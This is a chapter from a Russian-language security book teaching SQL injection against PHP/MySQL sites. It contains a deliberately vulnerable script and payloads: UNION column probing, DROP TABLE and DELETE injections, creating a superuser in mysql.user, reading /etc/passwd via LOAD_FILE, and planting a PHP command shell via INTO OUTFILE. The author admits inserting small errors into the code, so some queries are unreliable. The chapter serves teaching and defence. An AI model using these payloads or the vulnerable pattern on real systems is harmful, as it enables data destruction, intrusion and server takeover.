

Рис. 5.1. Web-сайт компании, который я буду проверять

Первое, что я делаю, когда проверяю Web-сайт на безопасность — передаю мусор во всех параметрах, которые попадают мне на глаза, а дальнейшие мои действия уже зависят от ответной реакции. Среди этого мусора я обязательно указываю одинарную кавычку. Зачем? Читайте дальше и все поймете.

Если я работаю над каким-то сайтом целенаправленно, а не просто путешествую со скуки, тогда я использую свою программу CyD Network Utilities для предварительного тестирования и быстрого поиска простых ошибок. В данном случае был ручной поиск от скуки, но результат был получен очень быстро.

Под параметрами я понимаю:

- все данные, вводимые в поля ввода. Если на Web-сайте есть поле ввода, например, поиска, то его данные, скорее всего, будут передаваться в качестве запроса базе данных. В это поле ввода необходимо попытаться передать какие-то данные и обязательно указать одинарную кавычку. Именно она является магическим символом в атаке "SQL-инъекция";
- все параметры, передаваемые через строку URL. Параметры находятся в строке адреса после символа **?** (вопросительного знака) и имеют вид ***имя=значение***. Параметры разделяются между собой символом **&**.

Допустим, URL выглядит следующим образом:

http://www.sitename.com/index.php?id=2&page=1

Здесь всего два параметра: `id` и `page`. Первому присваивается значение 2, а второму — 1. Через такие параметры сценарии могут передавать определенные данные между Web-страницами или от пользователя к сценарию.

Сразу видно, что оба параметра, `id` и `page`, числовые. А что, если попытаться передать буквы или другие символы? Как на это отреагирует сценарий?

Пять минут мучений, а положительной реакции никакой. Нет, сценарий отвечает мне, но вполне корректно обрабатывает все значения, которые я ему посылаю.

Тогда я решил уже скачать демо-версию их программы и, развернув на своем Web-сервере, посмотреть ее локально. При просмотре информации меня заинтересовала ссылка для печати. Наведя указатель на ссылку, я увидел в строке состояния не корректный адрес страницы, а текст **javascript:;**. Получается, что ссылка на страницу, которая должна загружаться, спрятана. Интересно, раз запрятали, значит, что-то там есть? А может, если запрятали, то расслабились и не проверили там параметры? Щелкнув по ссылке, я увидел просто окно для печати формы. Значит, первое отпадает. Посмотрим второе.

Чтобы проверить параметры, для начала нам необходимо узнать реальную ссылку на сценарий, который выполняется. Для этого выбираем **Вид | Просмотр HTML-кода**, чтобы в коде найти ссылку, раз уж она спрятана под

javascript:;. Опачки, а исходный код не появился! Интересно. Если это ошибка Internet Explorer, то это одно, а если попытка разработчика защититься от просмотра исходного кода, то это абсолютно глупо. Чтобы все же увидеть код, я сохранил Web-страницу на локальном диске (**Файл | Сохранить как**). Web-страница без проблем сохранилась, теперь можно приступать к изучению исходного кода. Код кнопки печати выглядит следующим образом:

```
<A onclick=
   "MM_openBrWindow('http://www.XXXXXXXXX.com/print.php?id=1',
   'print', 'scrollbars=yes, width=600, height=400')"
  href="javascript:;">
<IMG height=25 alt=Print src="111_files/_iconprint.gif"
  width=25 border=0>
</A>
```

Итак, ссылка на сценарий, который отвечает за отображения окна печати, выглядит следующим образом: **http://www.XXXXXXXXXXX.com/print.php?id=1**. Сценарию print.php передается один параметр `id`, которому присваивается значение 1. Имя классическое, значит, можно предположить, что и смысл его классический: по этому идентификатору сценарий определит, информацию о каком продукте необходимо подготовить к печати.

Попробуем в качестве параметра передать не 1, а цифру и апостроф. Тут сценарий сообщает нам об ошибке в SQL-запросе. Попробуем в строке URL указать следующий адрес: **http://www.XXXXXXXXXXX.com/print.php?id=1 and 1=0**.

Сценарий отобразил только Web-страницу, на которой содержалась пара строк информации о компании и правообладателях. Видимо, эти строки отображаются для любого продукта и прошиты в самом сценарии, а не в базе данных.

Теперь попробуем указать следующий адрес:

http://www.XXXXXXXXXXX.com/print.php?id=1 and 1=1

На этот раз Web-страница отобразится корректно (рис. 5.2).

Явная проблема с проверкой параметров, и весь текст, помещаемый нами в параметр `id`, попадает в SQL-запрос, который выполняет сценарий. Разработчик явно расслабился и понадеялся на то, что хакер не увидит ссылки, и не проверил получаемый от пользователя параметр, а зря. Если я нашел, то другие тоже смогут найти.

Вот за что я люблю большие программы, так это за то, что обязательно найдется параметр, который не будет проверяться. Так случилось и в данном случае. На этом я закончил свое исследование, сообщив администраторам

Web-сайта о найденной ошибке. На следующий день ее исправили и уверили, что подобной ошибки нет в коммерческом продукте, который предлагает компания. Скачав этот продукт, я удостоверился, что это правда.



Рис. 5.2. В строке URL добавлено `"and 1=1"`

5.2. Ошибка

Для иллюстрации возможности реализации атаки на этот Web-сайт я на своем локальном Web-сервере создам классический PHP-сценарий и покажу, как можно использовать ошибку, которую допустили разработчики.

Итак, давайте рассмотрим атаку "SQL-инъекция" на примере. Как я уже сказал, я напишу небольшой сценарий (листинг 5.1), который будет содержать ошибку, и мы посмотрим, как злоумышленник сможет ею воспользоваться.

Необходимо заметить, что в некоторых местах я нарочно буду делать незначительные ошибки. Эти ошибки могут быть незаметны на первый взгляд

и необходимы для того, чтобы неопытные пользователи не смогли воспользоваться информацией, описываемой в книге для совершения взлома. Опытный пользователь также может не заметить ошибку (например, отсутствие где-то одинарной кавычки), потому что при воспроизведении описанного просто механически и благодаря своему опыту просто напишет все правильно. В крайнем случае, опытный программист найдет и исправит ошибку, его не обманешь такими шутками.

Листинг 5.1. PHP-сценарий с ошибкой

```
<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
</HEAD>
<BODY>
<center><h3>Injection test</h3></center>
<hr>
<form name="dbquery" action="inj_test.php" method="get">
User name: <input name="username" size=25>
<input type="submit" value="Find">
</form>
<hr>

<?
 // Connect to MySQL
 mysql_connect("localhost", "root", "test")
   or die ("Can't connect to MySQL Server");

 // Select database
 mysql_select_db("test")
   or die ("Can't select database");

 // Execute Query
 $username=$_GET['username'];
 print("Search: $username");
 $result=
  mysql_query("SELECT * FROM smf_polls WHERE  posterName='$username'");

 if (!$result)
```

```
 {
  print("<BR>Error ".mysql_errno()." ".mysql_error());
 }

 if (mysql_num_rows($result)>0)
 {
  print("<table width=100% border=1>");
  print("<tr bgcolor=\"#AA1B1B\">");

  // Get result columns
  for ($i=0; $i<mysql_num_fields($result); $i++)
  {
   $field_name = mysql_field_name($result, $i);
   print("<td><font color=\"#FFFFFF\"><B>$field_name</b></font></td>");
  }
  print("</tr><tr>");

  // Get result lines
  while ($line=mysql_fetch_array($result, MYSQL_ASSOC))
  {
   print("<tr>");
   foreach($line as $key => $value)
   print("<td>$value</td>");
   print("</tr>");
  }
  print("<table>");
 }
?>

</BODY>
</HTML>
```

Смысл сценария в том, чтобы отобразить поле для ввода имени пользователя. Введенное имя применяется для поиска в таблице базы данных `test`. Для поиска используется следующий запрос:

```
SELECT *
FROM smf_polls
WHERE posterName='$username'
```



Рис. 5.3. Результат работы сценария в нормальном режиме

Посмотрите на рис. 5.3, где отображены результат работы сценария и итоговая таблица. В ее шапке приведены имена полей, как они есть в моей тестовой таблице.

Если честно, то создавать отдельную базу данных и таблицу мне было лень, поэтому я использую таблицу `smf_polls` из форума SMF, который я недавно тестировал на этом же Web-сервере. Итак, если указать имя пользователя, то сценарий получит соответствующую строку из базы данных и отобразит ее на Web-странице. Если имя указано неверно, то результат будет пустым, т. е. результирующая таблица будет пустой.

Главная проблема этого сценария в том, что он не проверяет параметр, который вводит пользователь, а пользователь может передать что угодно, а если пользователем является хакер, то он без проблем сможет взломать Web-сервер, на котором работает этот сценарий.

А теперь самое интересное: а что если в качестве имени пользователя передать одинарную кавычку? В результате SQL-запрос будет выглядеть следующим образом:

```
SELECT *
FROM smf_polls
WHERE posterName='''
```

Имя `posterName` сравнивается с тремя одинарными кавычками, что не правильно. Запрос оказывается незавершенным, и в результате мы увидим ошибку (рис. 5.4).



Рис. 5.4. Результат передачи в качестве параметра одинарной кавычки

Если мы добились ошибки в SQL-запросе, то существует вероятность того, что текущие настройки позволят нам получить доступ к чему-нибудь интересному. Давайте посмотрим, чего именно можно добиться. Но для начала необходимо узнать, сколько полей возвращает SQL-запрос. Да, в данном случае мы можем увидеть это в нашем сценарии, но в реальных условиях нам будет доступно только сообщение об ошибке, в котором нет необходимой информации.

5.2.1. Сбор информации

Прежде чем продолжить атаку, хакеру необходимо собрать как можно больше информации о системе, в которую он попал. Желательно получить следующую информацию:

1. Имя текущей базы данных, а лучше всех доступных баз.
2. Имена таблиц.
3. Имена полей.
4. Имя пользователя и пароль, от имени которых происходит обращение к базе данных. Пароль мы получить не сможем, а вот хэш-сумму можно получить. Если пароль простой, то его можно будет в будущем подобрать с помощью специализированных программ.

В этом разделе мы поговорим о том, каким образом можно получить максимально возможную информацию.

Итак, как можно посчитать количество полей? Самый простой способ — объединение union с другим SQL-запросом. Когда два SQL-запроса объединяются через union, то они будут выполнены, только если оба возвращают одинаковое количество полей и типы соответствующих полей имеют совместимый тип.

А с каким SQL-запросом нам произвести объединение? Что он должен возвращать и откуда брать данные? Да ниоткуда и ничего. Он просто должен возвращать нулевое значение. Нулевые значения позволят нам забыть о типах полей, потому что они всегда будут совместимыми. Например, следующий SQL-запрос вполне корректен и возвращает одно пустое значение (NULL):

```
SELECT null
```

Получается, что мы можем последовательно объединять SQL-запрос, который выполняет сценарий с выбором пустых полей до тех пор, пока сценарий не будет выполнен корректно (не будет ошибок):

```
SELECT *
FROM smf_polls
WHERE posterName='' union SELECT null, null, . . .
```

Потом, просто посчитав количество пустых значений из нашего SQL-запроса, мы узнаем количество полей, которые возвращает SQL-запрос сценария.

Итак, подбор количества полей будет выглядеть следующим образом. Для начала необходимо ввести в поле ввода:

```
' union SELECT null /*
```

Если сценарий вернет ошибку, то передадим:

```
' union SELECT null, null /*
```

и т. д.

> ***Примечание***
>
> В SQL-запросе можно вместо пробела указывать знак плюса, например: union+SELECT+null,+null. Иногда такая запись запроса более удобна, особенно, если пробелы отфильтровываются сценарием.

А что означает /* на конце? Эти два символа указывают СУБД, что весь последующий текст в SQL-запросе — это комментарий, и его выполнять не нужно. Если не указать этого, то СУБД вернет ошибку в любом случае. Почему?

Если после внедрения нашего объединенного SQL-запроса не поставить комментарий на конце, он примет следующий вид:

```
SELECT *
FROM smf_polls
WHERE posterName=''
union
SELECT null '
```

Обратите внимание на одинарную кавычку в конце. Она лишняя, и из-за нее СУБД не сможет выполнить SQL-запрос. Благодаря комментарию мы можем отбросить эту точку:

```
SELECT *
FROM smf_polls
WHERE posterName='' union SELECT null /* '
```

Запрос может быть и более сложным:

```
SELECT *
FROM smf_polls
WHERE posterName='$username'
  and field2='$param'
ORDER BY posterName
LIMIT 0, 25
```

Тут уже после переменной `$username` еще очень много операторов, и они также представляют для нас проблему. Символ комментария позволяет отбросить эту часть SQL-запроса.

Все примеры, которые мы рассматривали ранее, подразумевают, что переменная, в которую мы включили SQL-запрос, является строковой. В запросах переменную такого типа необходимо заключать в одинарные кавычки. Если переменная должна быть числовой, то ее заключение в одинарные кавычки не является обязательным. Например:

```
SELECT *
FROM smf_polls
WHERE ID_POLL=$pollid
```

В данном случае переменная `$pollid` не заключается в кавычки, а значит, кавычку не нужно передавать в качестве параметра. Достаточно просто передать вставку SQL-запроса в качестве параметра.

Помимо стандартных SQL-запросов `SELECT`, каждая СУБД поддерживает свои расширения, с помощью которых можно получить подробную информацию об объектах базы данных. Позже мы обсудим нюансы сбора инфор-

мации в Microsoft SQL Server, а в этой главе мы говорим о связке PHP + MySQL, а значит, рассматриваем именно MySQL.

Начнем с оператора SHOW. Он имеет несколько вариантов, и первый из них, который мы рассмотрим, будет отображать доступные базы данных. Для этого необходимо выполнить оператор SHOW DATABASES. В результате на экране будут отображены имеющиеся базы данных:

```
+----------+
| Database |
+----------+
| minibb   |
| mysql    |
| test     |
+----------+
3 row in set (0.00 sec)
3 строки в наборе (время выполнения 0.00 секунды)
```

На моем сервере три базы данных: minibb, mysql и test. Первая и последняя созданы мной и содержат пользовательские данные, а база данных mysql является системной. В ней хранятся системные таблицы, которые любой хакер знает наизусть, потому что они могут рассказать очень многое.

Для просмотра таблиц в текущей базе данных необходимо выполнить оператор SHOW TABLES. Если выполнить эту команду в базе данных mysql, то вы увидите примерно следующий результат:

```
+------------------+
| Tables_in_mysql  |
+------------------+
| columns_priv     |
| db               |
| func             |
| hosts            |
| tables_priv      |
| user             |
+------------------+
6 row in set (0.00 sec)
6 строк в наборе (время выполнения 0.00 секунды)
```

Все таблицы мы рассматривать не будем, а обратим внимание только на самое интересное. Самая интересная таблица — user. Если у вас есть под рукой СУБД MySQL, то выполните SQL-запрос:

```
SELECT *
FROM mysql.user
```

Данный SQL-запрос выбирает все записи из таблицы `user` базы данных `mysql`. В этой таблице хранятся имена пользователей, их зашифрованные пароли, а также права доступа для каждого пользователя. Если у вас такой базы данных нет, то ничего страшного, мы рассмотрим основные поля этой таблицы:

- `Host` — имя хоста;
- `User` — имя пользователя;
- `Password` — зашифрованный пароль пользователя;
- `Select_priv` — если в этой колонке `Y`, то пользователю разрешено выполнять оператор `SELECT`;
- `Insert_priv` — если в этой колонке `Y`, то пользователю разрешено вставлять новые записи, т. е. выполнять оператор `INSERT`;
- `Update_priv` — если в этой колонке `Y`, то пользователю разрешено обновлять данные, т. е. выполнять оператор `UPDATE`;
- `Delete_priv` — если в этой колонке `Y`, то пользователю разрешено удалять данные, т. е. выполнять оператор `DELETE`;
- `Create_priv` — если в этой колонке `Y`, то пользователю разрешено создавать новые таблицы или базу данных, т. е. выполнять оператор `CREATE TABLE`;
- `Drop_priv` — если в этой колонке `Y`, то пользователю разрешено удалять таблицы или базу данных, т. е. выполнять оператор `DROP TABLE`;
- `Grant_priv` — если в этой колонке `Y`, то пользователю разрешено управлять правами доступа, т. е. выполнять операторы `GRANT` и `DENY`;
- `File_priv` — если в этой колонке `Y`, то пользователю разрешено получать доступ к файловой системе с помощью операторов `SELECT INTO OUTFILE` и `LOAD DATA INFILE`;
- `Index_priv` — если в этой колонке `Y`, то пользователю разрешено управлять индексами: создавать и удалять;
- `Shutdown_priv` — если в этой колонке `Y`, то пользователю разрешено останавливать работу сервера;
- `Process_priv` — если в этой колонке `Y`, то пользователю разрешено управлять процессами сервера;
- `Alter_priv` — если в этой колонке `Y`, то пользователю разрешено изменять структуру таблицы, т. е. выполнять оператор `ALTER`.

Если вы хотите просмотреть права доступа пользователя root, то выполните следующий SQL-запрос:

```
SELECT *
FROM mysql.user
WHERE User='root'
```

По выведенной таблице хакер может узнать не только текущие права доступа всех пользователей, но и добавить нового пользователя или изменить чьи-то права, если у него будут соответствующие права доступа.

Следующий SQL-запрос добавляет нового пользователя, которому доступны все привилегии:

```
INSERT INTO user
VALUES ('%', 'hacker', password('mypass'), 'Y', 'Y',
        'Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y')
```

Если добавление новых записей недоступно, зато доступно обновление, то хакер может изменить существующую учетную запись, изменить ее пароль или права:

```
UPDATE user
SET Drop_priv='Y'
WHERE user='hacker'
```

Следующая таблица, которая позволяет управлять правами, — это `db`. Если в таблице `user` содержатся права доступа ко всем базам данных, то в `db` — только к определенной. Для чтения данных из таблицы выполняем SQL-запрос:

```
SELECT *
FROM mysql.user
```

В этой таблице можно найти следующие поля:

- `Host` — имя хоста;
- `db` — база данных;
- `User` — имя пользователя;
- `Select_priv` — если в этой колонке `Y`, то пользователю разрешено выполнять оператор `SELECT`;
- `Insert_priv` — если в этой колонке `Y`, то пользователю разрешено вставлять новые записи, т. е. выполнять оператор `INSERT`;
- `Update_priv` — если в этой колонке `Y`, то пользователю разрешено обновлять данные, т. е. выполнять оператор `UPDATE`;
- `Delete_priv` — если в этой колонке `Y`, то пользователю разрешено удалять данные, т. е. выполнять оператор `DELETE`;

- `Create_priv` — если в этой колонке `Y`, то пользователю разрешено создавать новые таблицы или базу данных, т. е. выполнять оператор `CREATE TABLE`;
- `Drop_priv` — если в этой колонке `Y`, то пользователю разрешено удалять таблицы или базу данных, т. е. выполнять оператор `DROP TABLE`;
- `Grant_priv` — если в этой колонке `Y`, то пользователю разрешено управлять правами доступа, т. е. выполнять операторы `GRANT` и `DENY`;
- `Alter_priv` — если в этой колонке `Y`, то пользователю разрешено изменять структуру таблицы, т. е. выполнять оператор `ALTER`.

Как видите, здесь хранятся права, которые относятся только к данным. Права управления сервером доступны лишь в таблице `user`.

Права доступа могут быть назначены и на определенную таблицу. Эти права можно найти в системной таблице `mysql.table_priv`. Возможны права даже на определенные колонки, и эти права доступа есть в `mysql.column_priv`.

Это основные данные, которые могут понадобиться хакеру. Чтение привилегий позволяет точно узнать, что доступно и с помощью каких SQL-запросов можно осуществить взлом, а изменение этих таблиц может позволить хакеру наделить себя необходимыми правами.

Есть еще три очень интересные функции:

- `DATABASE()` — возвращает имя базы данных;
- `USER()` — возвращает имя текущего пользователя;
- `VERSION()` — возвращает версию базы данных.

Попробуйте выполнить следующий SQL-запрос:

```
SELECT DATABASE(), USER(), VERSION()
```

Вы увидите примерно такой результат:

```
+------------+----------------+------------+
| DATEBASE() | USER()         | VERSION    |
+------------+----------------+------------+
| mysql      | root@localhost | 3.23.58    |
+------------+----------------+------------+
1 row in set (0.00 sec)
1 строка в наборе (время выполнения 0.00 секунды)
```

5.2.2. Использование уязвимости

В зависимости от того, сколько информации вы получили, можно воспользоваться найденной уязвимостью. Давайте рассмотрим классические варианты, которые встречаются достаточно часто.

Самое страшное, что может сделать хакер, — уничтожить данные. Дело в том, что база данных способна работать под учетной записью, которая может позволять выполнять команды модификации данных. Если СУБД будет позволять еще и выполнять несколько команд в SQL-запросе, то это может оказаться плачевным. В большинстве баз данных запросы должны разделяться точкой с запятой. В этом случае хакеру достаточно передать через уязвимый параметр следующую команду:

```
'; DROP TABLE Имя таблицы; /*
```

Эта команда удаляет указанную таблицу. Таким образом, можно распрощаться с таблицей и всеми ее данными. Хакеру только нужно знать имя таблицы, которую он хочет удалить, и иметь соответствующие права.

Хорошие администраторы запрещают выполнение команды удаления баз данных и таблиц. Но запретить вставку, обновление и удаление данных из таблиц очень часто невозможно.

```
'; DELETE FROM Имя таблицы; /*
```

Для выполнения этого запроса опять же необходимо знать имя таблицы и иметь права на выполнение запроса `DELETE`. Если `DROP TABLE` достаточно просто запретить, то команда `DELETE` очень часто необходима сценариям, и ее ограничить сложнее.

Зная поля таблицы, вы можете выполнять команды `UPDATE` для изменения данных или `INSERT` для добавления новых записей. Команда изменения данных так же опасна, как и удаление. Например, хакер может внедрить следующий SQL-запрос:

```
UPDATE smf_polls
SET question=''
```

Благодаря этому SQL-запросу все вопросы в голосовании будут обнулены.

Выполнение команд обновления и вставки наиболее опасно в таблицах, в которых хранится информация о пользователях, например, хакер может выполнить SQL-запрос обновления (`UPDATE`) записи администратора и обнулить пароль или установить свой, после чего сможет получить права администратора. Но это сразу выдаст злоумышленника, поэтому лучшим вариантом будет добавить новую запись с правами администратора или установить признак суперпользователя для своей учетной записи.

5.2.3. Доступ к файловой системе

С помощью SQL-запросов можно получить даже доступ к файловой системе. Для этого в MySQL есть два оператора: `LOAD_FILE` и `into outfile`. С помощью первого можно прочитать файл, например:

```
hacker' union select null,LOAD_FILE('/etc/passwd'),
null,null,null,null,null,null,null/*
```

В результате будет выполнен следующий SQL-запрос:

```
SELECT *
FROM smf_polls
WHERE posterName=' hacker' union select
null,LOAD_FILE('/etc/passwd'),
null,null,null,null,null,null,null/*'
```

В данном случае результат нормального SQL-запроса `SELECT` объединяется с SQL-запросом, который во втором параметре (там, где должен быть вопрос голосования) загружает файл /etc/passwd. В этом файле ОС Linux хранит имена всех пользователей системы, а очень старые версии ОС Linux здесь хранили и хэши паролей. Но это было очень давно, и сейчас хэши паролей хранятся в файле /etc/shadow, к которому у вас, скорее всего, не будет прав доступа. Но знание имен учетных записей пользователей — уже что-то. Дело в том, что чем больше пользователей, тем проще подобрать пароль к одной из существующих учетных записей. Как показывает практика, на сотню пользователей может найтись такой, у которого пароль будет совпадать с именем или пароль будет слишком простой и его подбор отнимет не более пяти минут.

Запись в файл происходит следующим образом:

```
hacker' union select null,null,null,null,null,null,null,null,null
from sfm_polls into outfile index.php/*
```

Таким образом, результат SQL-запроса будет записан в файл index.php. Чаще всего у учетной записи, под которой вы работаете, достаточно прав, чтобы перезаписать этот файл, а значит, вы сможете произвести дефейс.

Если прав на создание файла недостаточно, то можно использовать имеющийся файл и записать в него необходимый код, с помощью которого можно будет получить Shell (командную строку для выполнения команд). Например:

```
hacker' union select null,'<?print(system($cmd))?>',
null,null,null,null,null,null,null
from sfm_polls into outfile cmd.php/*
```

В данном случае в файл cmd.php будет записан результат выполнения запроса и PHP-оператор `<?print(system($cmd))?>`.

Теперь можно вызывать этот сценарий и в параметре `$cmd` передавать команды, которые будут выполняться, например: **http://localhost/cmd.php?cmd=ls –al**. В итоге Web-сервер выполнит команду `ls -al` и отобразит результат ее выполнения.

5.2.4. Поиск уязвимости

Итак, как вы можете искать уязвимости на Web-сайте? Самый действенный способ — во всех параметрах, которые вы видите в строке URL, в полях ввода и в файле cookies, попытаться указать символ одинарной кавычки. Например, если URL выглядит следующим образом: **http://localhost/index.php?id=1&s=test**, то можно попытаться указать: **http://localhost/index.php?id=1'&s=test'**.

Если сценарий вернет ошибку, то это уже говорит о возможности реализовать атаку SQL-инъекции. Как мы уже знаем, по ошибке можно определить достаточно много полезной информации, в том числе и выполняемый сценарием запрос, имя таблицы и ее поля.

На профессиональных Web-сайтах, которые обслуживают опытные администраторы, вы не увидите ошибок в SQL-запросах. Все прекрасно понимают, что такие ошибки дают хакеру слишком много информации, поэтому, получая некорректные параметры, сценарий просто может прерывать свою работу, отображая пустую Web-страницу или Web-страницу, на которой находится только шапка Web-сайта. Если вы увидели пустую Web-страницу, то это абсолютно ничего не говорит. Возможно, там есть ошибка, а может быть, ее там и нет.

Чтобы убедиться в наличии возможности реализации ошибки, в качестве контрольного выстрела можно попытаться выполнить следующие два запроса: **http://localhost/index.php?id=1' and 1=1&s=test' and 1=1** и **http://localhost/index.php?id=1 and 1=1&s=test' and 1=1**.

В обоих случаях помимо кавычки мы передаем условие `"and 1=1"`, которое возвращает положительный результат, а значит, SQL-запрос с нашей инъекцией должен положительно выполниться. Если после этого Web-страница отобразится корректно, то это уже говорит о возможности удачной атаки и о правильном направлении. Если Web-страница отобразится пустой, то ошибки, скорее всего, нет.

Обратите внимание, что в первом случае в параметре `id` мы передаем кавычку, а во втором — нет. Дело в том, что этот параметр явно числовой, а значит, в запросе он может быть окружен одинарной кавычкой, а может и нет. Необходимо проверить оба варианта.

5.2.5. Процент опасности

Во всех СУБД, которые я видел, если строковое поле сравнивается с переменной не с помощью знака равенства, а посредством LIKE, то символы процента и подчеркивания принимают особый смысл. Чтобы понять его, давайте посмотрим на следующий SQL-запрос:

```
SELECT * FROM smf_polls WHERE posterName LIKE '$username'
```

Символ подчеркивания означает любой одиночный символ. Например, вы не знаете, как правильно написано имя Михаил на английском — Michael или Mikhail. В обоих случаях семь букв и имя начинается с букв Mi, а заканчивается на букву l. В этом случае символы, которые вы знаете точно, можно написать в тех позициях, которые есть, а неизвестные символы можно заменить подчеркиванием:

```
M i _ _ _ _ l
```

Пробелы в данном случае введены только для того, чтобы вы видели границы символов. В реальных условиях это не нужно. Если передать в качестве параметра эту строку, то в результате база данных вернет нам записи, в которых есть как Mikhail, так и Michael.

